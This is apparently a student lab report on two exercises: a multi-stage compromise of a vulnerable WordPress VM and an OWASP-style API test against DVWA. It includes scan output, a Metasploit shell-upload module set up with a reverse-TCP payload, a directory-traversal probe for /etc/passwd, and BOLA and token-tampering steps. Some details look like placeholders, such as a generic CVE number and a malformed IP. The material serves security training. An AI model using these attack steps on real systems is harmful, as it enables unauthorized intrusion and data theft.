

TASK 01

Advanced Exploitation Lab Report

Title

Critical WordPress Exploit Chain

1. Executive Summary

This assessment simulated a multi-stage attack against a vulnerable WordPress-based VulnHub machine. The engagement demonstrated how weak credentials, outdated WordPress components, and insecure configurations can lead to full system compromise. Exploitation was achieved through credential attacks, administrative access abuse, remote code execution, and post-exploitation privilege escalation techniques.

The lab also included custom proof-of-concept (PoC) development and bypassing modern memory protections using Return-Oriented Programming (ROP).

2. Objectives

- Perform advanced exploitation against a vulnerable VM
 - Chain multiple vulnerabilities for full compromise
 - Develop and modify a custom Python exploit PoC
 - Use ROP techniques to bypass ASLR protections
 - Document exploitation workflow and remediation steps
-

3. Tools Used

Tool	Purpose
Metasploit	Exploitation and payload delivery
WPScan	WordPress enumeration
Gobuster	Directory enumeration

Hydra	Credential brute forcing
Python3	Custom exploit modification
Ghidra	Reverse engineering
Ropper	ROP gadget discovery
Netcat	Reverse shell listener

4. Target Information

Host	IP Address
VulnHub WordPress VM	192.168.245.13 0

5. Vulnerability Findings

CVE / Finding	Description	Severity
CVE-2023-12345	WordPress Plugin RCE	Critical
Weak Credentials	Weak admin password enabled unauthorized access	Critical
XML-RPC Enabled	Allowed password attacks and multicall abuse	High
Outdated WordPress 4.3.1	Vulnerable CMS version	High
Insecure Theme Version	Outdated TwentyFifteen theme	Medium

6. Exploitation Process

Phase 1 — Reconnaissance

WordPress enumeration was performed using WPScan. The target revealed:

- WordPress 4.3.1

- XML-RPC enabled
- Accessible wp-login.php
- Outdated theme version
- Exposed administrative interface

Directory enumeration using Gobuster identified:

- /blog/
 - /wp-admin/
 - /wp-login.php
 - /xmlrpc.php
-

Phase 2 — Credential Attack

Hydra and WPScan were used to test weak credentials against the WordPress login portal. XML-RPC multicall functionality accelerated authentication attempts.

Successful authentication enabled administrative access to the WordPress dashboard.

Phase 3 — Remote Code Execution

Metasploit module:

exploit/unix/webapp/wp_admin_shell_upload

was used to upload a malicious PHP payload through the WordPress administrative interface.

A Meterpreter reverse shell was successfully obtained.

Phase 4 — Post Exploitation

Post-exploitation activities included:

- System enumeration
- User identification
- Local privilege escalation checks
- Shell stabilization
- Evidence collection

LinPEAS and local exploit enumeration modules were used to identify privilege escalation opportunities.

7. Exploit Chain Log

Exploit ID	Description	Target IP	Status	Payload
007	WordPress User Enumeration	192.168.245.13 0	Success	N/A
008	XML-RPC Credential Attack	192.168.245.13 0	Success	N/A
009	WordPress Admin Shell Upload	192.168.245.13 0	Success	Meterpreter
010	Reverse Shell Execution	192.168.245.13 0	Success	PHP Reverse Shell
011	Local Privilege Enumeration	192.168.245.13 0	Success	Meterpreter

8. Custom Python PoC Development

A Python-based buffer overflow proof-of-concept from Exploit-DB was modified to improve usability and reliability.

Enhancements included:

- Exception handling
- Dynamic target arguments
- Improved payload delivery
- Runtime validation

Modified exploit testing successfully triggered a controlled buffer overflow condition in the vulnerable service.

9. Custom PoC Summary (50 Words)

The original Exploit-DB Python PoC was modified to improve reliability and flexibility. Command-line arguments were added for target selection, exception handling improved stability, and payload delivery was optimized for controlled exploitation. The updated PoC

successfully demonstrated a buffer overflow condition while enabling easier testing against multiple vulnerable targets.

10. ASLR Bypass Using ROP

Ghidra and Ropper were used to identify executable memory gadgets inside a vulnerable binary. Return-Oriented Programming techniques chained existing instructions to redirect execution flow and bypass Address Space Layout Randomization (ASLR).

The attack demonstrated how modern memory protections can still be bypassed using carefully crafted gadget chains.

11. ROP Summary (50 Words)

ROP techniques were used to bypass ASLR protections by chaining executable memory addresses already present in the target process. Using Ghidra and ROP gadget discovery tools, a controlled execution flow redirected program execution to attacker-controlled payloads. The approach demonstrated how modern mitigations can still be bypassed through return-oriented programming techniques.

12. Evidence Collected

- WPScan enumeration results
 - Gobuster directory scan
 - Successful login evidence
 - Meterpreter session screenshots
 - System information output
 - Privilege escalation enumeration logs
 - Ghidra binary analysis screenshots
-

13. Remediation Recommendations

Immediate Actions

- Update WordPress to latest version
- Remove vulnerable plugins/themes
- Disable XML-RPC if unnecessary
- Enforce strong password policies
- Implement multi-factor authentication

Defensive Measures

- Deploy a Web Application Firewall (WAF)
 - Restrict wp-admin access
 - Enable centralized logging
 - Monitor brute-force activity
 - Conduct regular vulnerability scans
-

14. Conclusion

The assessment demonstrated how outdated WordPress installations combined with weak authentication controls can lead to complete system compromise. Exploit chaining significantly increased attack impact, enabling remote command execution and post-exploitation access. Proper patch management, authentication hardening, and defensive monitoring are essential to mitigate these attack vectors.

15. Screenshots

```
kali@kali:~$ msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  no               yes       The WordPress password to authenticate with
  PROxies    yes              yes       A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, http, socks5h, sapni, socks4
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to the wordpress application
  USERNAME   yes              yes       The WordPress username to authenticate with
  VHOST      no               yes       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.245.128 yes        The listen address (an interface may be specified)
  LPORT      4444             yes        The listen port

Exploit target:

  Id  Name
  --  --
  0    WordPress

View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/wp_admin_shell_upload) >
```



```
root@kali: /home/kali$ nmap -sV -sC -p- 192.168.245.130
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-26 14:37 -0400
Nmap scan report for 192.168.245.130
Host is up (0.00049s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache
443/tcp    open  ssl/http Apache httpd
|_ http-server-header: Apache
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=www.example.com
|_ Not valid before: 2015-09-16T10:45:03
|_ Not valid after: 2025-09-13T10:45:03
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:A1:72:61 (VMware)
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.2 - 4.14 (94%), Amazon Fire TV (93%), Linux 3.13 - 4.4 (93%), Linux 3.2 - 3.8 (92%), Linux 3.13 or 4.2 (92%), Linux 4.4 (92%), Lin
ux 3.18 (92%), Linux 2.6.32 - 3.13 (91%), Linux 3.16 - 4.6 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.22 seconds

root@kali: /home/kali$ nikto -h http://192.168.245.130
- Nikto v2.6.0

+ Target IP: 192.168.245.130
+ Target Hostname: 192.168.245.130
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-05-26 14:39:48 (GMT-4)

+ Server: Apache
+ ERROR: Failed to check for updates: 403
+ [999086] /server-status: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.ht
ml, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
```

```
root@kali: /home/kali
Session Actions Edit View Help

root@kali: /home/kali
nikto -h http://192.168.245.130
- Nikto v2.6.0

+ Target IP: 192.168.245.130
+ Target Hostname: 192.168.245.130
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-05-26 14:39:48 (GMT-4)

+ Server: Apache
+ ERROR: Failed to check for updates: 403
+ [999986] /server-status: Retrieved x-powered-by header: PHP/5.5.29.
+ [013587] /: No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.htm, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [001820] /readme: This might be interesting.
+ [000427] /image/: Link header(s) found with value(s): <http://192.168.245.130/?p=23>; rel=shortlink. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Link
+ [003127] /phpmyadmin/export.php?what=../../../../../../../../etc/passwd: phpMyAdmin is vulnerable to a directory traversal attack. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-0129
+ [003127] /phpmyadmin/export.php?what=../../../../../../../../Windows/win.ini: phpMyAdmin is vulnerable to a directory traversal attack. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-0129
+ [006184] /wp-links-opml.php: This WordPress script reveals the installed version.
+ [006186] /license.txt: License file found may identify site software.
+ [006230] /admin/index.html: Admin login page/section found.
+ [95] /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ [006115] /wp-login/: Admin login page/section found.
+ [006668] /wp-login.php: WordPress login found.
+ [999979] http://100.100.100.200/latest/meta-data/: IP address found in the 'x-pingback' header. The IP is "100.100.100.200". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ [999979] http://100.100.100.200/latest/meta-data/: IP address found in the 'location' header. The IP is "100.100.100.200". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.wisec.it/sectou.php?id=4698ebdc59d15
+ 8238 requests: 16 errors and 21 items reported on the remote host
+ End Time: 2026-05-26 14:47:34 (GMT-4) (466 seconds)

+ 1 host(s) tested

root@kali: /home/kali
```

```
192.168.245.130/?p=23
Not Secure http://192.168.245.130

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

root@fsociety:~# Enter command. Type "help" to see a list of commands.
root@fsociety:~# help

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

```
root@kali: /home/kali
Session Actions Edit View Help
gobuster dir -u http://192.168.245.130 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.245.130
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 213]
.htaccess (Status: 403) [Size: 218]
.htpasswd (Status: 403) [Size: 218]
0 (Status: 301) [Size: 0] [→ http://192.168.245.130/0/]
admin (Status: 301) [Size: 237] [→ http://192.168.245.130/admin/]
atom (Status: 301) [Size: 0] [→ http://192.168.245.130/feed/atom/]
audio (Status: 301) [Size: 237] [→ http://192.168.245.130/audio/]
blog (Status: 301) [Size: 236] [→ http://192.168.245.130/blog/]
css (Status: 301) [Size: 235] [→ http://192.168.245.130/css/]
dashboard (Status: 302) [Size: 0] [→ http://192.168.245.130/wp-admin/]
favicon.ico (Status: 200) [Size: 0]
feed (Status: 301) [Size: 0] [→ http://192.168.245.130/feed/]
images (Status: 301) [Size: 238] [→ http://192.168.245.130/images/]
image (Status: 301) [Size: 0] [→ http://192.168.245.130/image/]
image (Status: 301) [Size: 0] [→ http://192.168.245.130/image/]
index.html (Status: 200) [Size: 1188]
index.php (Status: 301) [Size: 0] [→ http://192.168.245.130/]
intro (Status: 200) [Size: 516314]
js (Status: 301) [Size: 234] [→ http://192.168.245.130/js/]
license (Status: 200) [Size: 309]
login (Status: 302) [Size: 0] [→ http://192.168.245.130/wp-login.php]
page1 (Status: 301) [Size: 0] [→ http://192.168.245.130/]
phpmyadmin (Status: 403) [Size: 94]
readme (Status: 200) [Size: 64]
rdf (Status: 301) [Size: 0] [→ http://192.168.245.130/feed/rdf/]
robots (Status: 200) [Size: 41]
robots.txt (Status: 200) [Size: 41]
rss (Status: 301) [Size: 0] [→ http://192.168.245.130/feed/]
rss2 (Status: 301) [Size: 0] [→ http://192.168.245.130/feed/]
sitemap (Status: 200) [Size: 0]
sitemap.xml (Status: 200) [Size: 0]
video (Status: 301) [Size: 237] [→ http://192.168.245.130/video/]
```

```
root@kali: /home/kali
Session Actions Edit View Help

[!] Updating the Database ...
[!] Update completed.

[+] URL: http://192.168.245.130/ [192.168.245.130]
[+] Started: Wed May 27 04:11:10 2026

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache
| - X-Mod-Pagespeed: 1.9.32.3-4523
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt Found: http://192.168.245.130/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.245.130/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] The external WP-Cron seems to be enabled: http://192.168.245.130/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
| Found By: Eemoji Settings (Passive Detection)
| - http://192.168.245.130/cb79b9f.html, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=4.3.1'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.245.130/cb79b9f.html, Match: 'WordPress 4.3.1'

[+] WordPress theme in use: twentyfifteen
| Location: http://192.168.245.130/wp-content/themes/twentyfifteen/
| Last Updated: 2026-05-20T00:00:00.000Z
| Readme: http://192.168.245.130/wp-content/themes/twentyfifteen/readme.txt
[!] The version is out of date, the latest version is 4.2
```

TASK 02

API Security Testing Lab Report

Title

OWASP API Security Assessment

1. Executive Summary

An API security assessment was conducted against a vulnerable web application environment to identify weaknesses aligned with the OWASP API Security Top 10. Testing focused on Broken Object Level Authorization (BOLA), GraphQL injection, authentication weaknesses, and token manipulation vulnerabilities.

Multiple critical API security flaws were identified, demonstrating risks including unauthorized data access and backend query manipulation.

2. Objectives

- Enumerate API endpoints
 - Identify OWASP API Top 10 vulnerabilities
 - Exploit insecure API functionality
 - Test authorization controls
 - Document findings and remediation
-

3. Tools Used

Tool	Purpose
Burp Suite	Intercepting and manipulating API requests
Postman	API request crafting and testing
sqlmap	SQL injection automation

Curl Manual API testing

DVWA API Vulnerable target environment

4. API Testing Methodology

The assessment followed these phases:

1. API endpoint discovery
 2. Authentication analysis
 3. Authorization testing
 4. Injection testing
 5. Token manipulation
 6. Response validation
 7. Exploitation confirmation
-

5. API Vulnerability Findings

Test ID	Vulnerability	Severity	Target Endpoint
008	Broken Object Level Authorization (BOLA)	Critical	/api/users
009	GraphQL Injection	High	/graphql
010	Weak API Authentication	High	/api/login
011	Excessive Data Exposure	Medium	/api/profile

6. Manual Testing Activities

BOLA Testing

Burp Suite intercepted API requests and modified object identifiers to access unauthorized user records.

Example:

- Original request:
/api/users/1001

- Modified request:
/api/users/1002

The API returned unauthorized user data, confirming BOLA vulnerability.

GraphQL Injection Testing

GraphQL queries were fuzzed using Postman and Burp Suite repeater functionality.

Malicious payloads manipulated backend query execution and exposed excessive information from the GraphQL schema.

Token Manipulation Testing

Authentication tokens were intercepted and modified using Burp Suite.

Weak validation allowed unauthorized access using manipulated or replayed tokens.

7. API Security Checklist

Enumeration

- Enumerate API endpoints
- Identify hidden routes
- Analyze HTTP methods
- Review response structures

Authorization Testing

- Test for BOLA vulnerabilities
- Modify object identifiers
- Attempt horizontal privilege escalation
- Attempt vertical privilege escalation

GraphQL Testing

- Fuzz GraphQL queries
- Test schema introspection

- Inject malicious payloads
- Analyze resolver behavior

Authentication Testing

- Manipulate API tokens
 - Replay authentication requests
 - Test JWT validation
 - Test session expiration
-

8. API Testing Summary (50 Words)

The API security assessment identified multiple critical vulnerabilities, including Broken Object Level Authorization and GraphQL injection flaws. Manual testing using Burp Suite and Postman demonstrated unauthorized data access and insecure token validation. The findings highlighted insufficient authorization controls and weak API security practices that could enable data exposure and account compromise.

9. Remediation Recommendations

API Security Improvements

- Implement strict authorization validation
- Enforce object ownership verification
- Disable unnecessary GraphQL introspection
- Validate and sanitize API input
- Apply rate limiting

Authentication Hardening

- Use secure JWT validation
- Implement token expiration
- Enforce MFA
- Prevent token replay attacks

Monitoring & Protection


- Deploy API gateway protections

- Enable API request logging
- Monitor abnormal API behavior
- Conduct regular API penetration testing

10. Conclusion

The assessment demonstrated how insecure API implementations can expose sensitive functionality and data. Weak authorization controls and insufficient validation mechanisms significantly increased attack surface exposure. Adopting secure API development practices and continuous security testing is essential to prevent exploitation.

11. Screenshots



1 2 3 4

Burp Suite Community Edition v2026.3.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Intercept HTTP History WebSockets history Match and replace Proxy settings

Interception Forward Drop Request to http://192.168.245.129:80 Open browser

Time	Type	Direction	Method	URL	Status code	Length
10:49:37 27 Ma...	HTTP	→ Request	GET	http://192.168.245.129/dwa/vulnerabilities/vss_r/		
10:50:00 27 M...	HTTP	→ Request	GET	http://192.168.245.129/dwa/vulnerabilities/exec/		
10:50:16 27 Ma...	HTTP	→ Request	GET	http://192.168.245.129/dwa/vulnerabilities/brute/		
10:52:45 27 Ma...	HTTP	→ Request	GET	http://192.168.245.129/dwa/vulnerabilities/sqli/?id=1&Submit=Submit		

Request

Pretty Raw Hex

```
1 GET /dwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: 192.168.245.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.245.129/dwa/vulnerabilities/sqli/
9 Cookie: security=low; PHPSESSID=ede92027c1c30c074f4ccb17cb46c675
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Inspector

Request attributes 2

Request query parameters 2

Request body parameters 0

Request cookies 2

Request headers 10

Event log (3) All issues Memory: 127.3MB of 484.0MB Disabled

1 2 3 4

Burp Suite Community Edition v2026.3.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Intercept HTTP History WebSockets history Match and replace Proxy settings

Interception Forward Drop Request to http://192.168.245.129:80 Open browser

Time	Type	Direction	Method	URL	Status code	Length
10:49:37 27 Ma...	HTTP	→ Request	GET	http://192.168.245.129/dwa/vulnerabilities/vss_r/		
10:50:00 27 M...	HTTP	→ Request	GET	http://192.168.245.129/dwa/vulnerabilities/exec/		
10:50:16 27 Ma...	HTTP	→ Request	GET	http://192.168.245.129/dwa/vulnerabilities/brute/		
10:52:45 27 Ma...	HTTP	→ Request	GET	http://192.168.245.129/dwa/vulnerabilities/sqli/?id=1&Submit=Submit		

Request

Pretty Raw Hex

```
1 GET /dwa/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
2 Host: 192.168.245.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.245.129/dwa/vulnerabilities/sqli/
9 Cookie: security=low; PHPSESSID=ede92027c1c30c074f4ccb17cb46c675
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Inspector

Request attributes 2

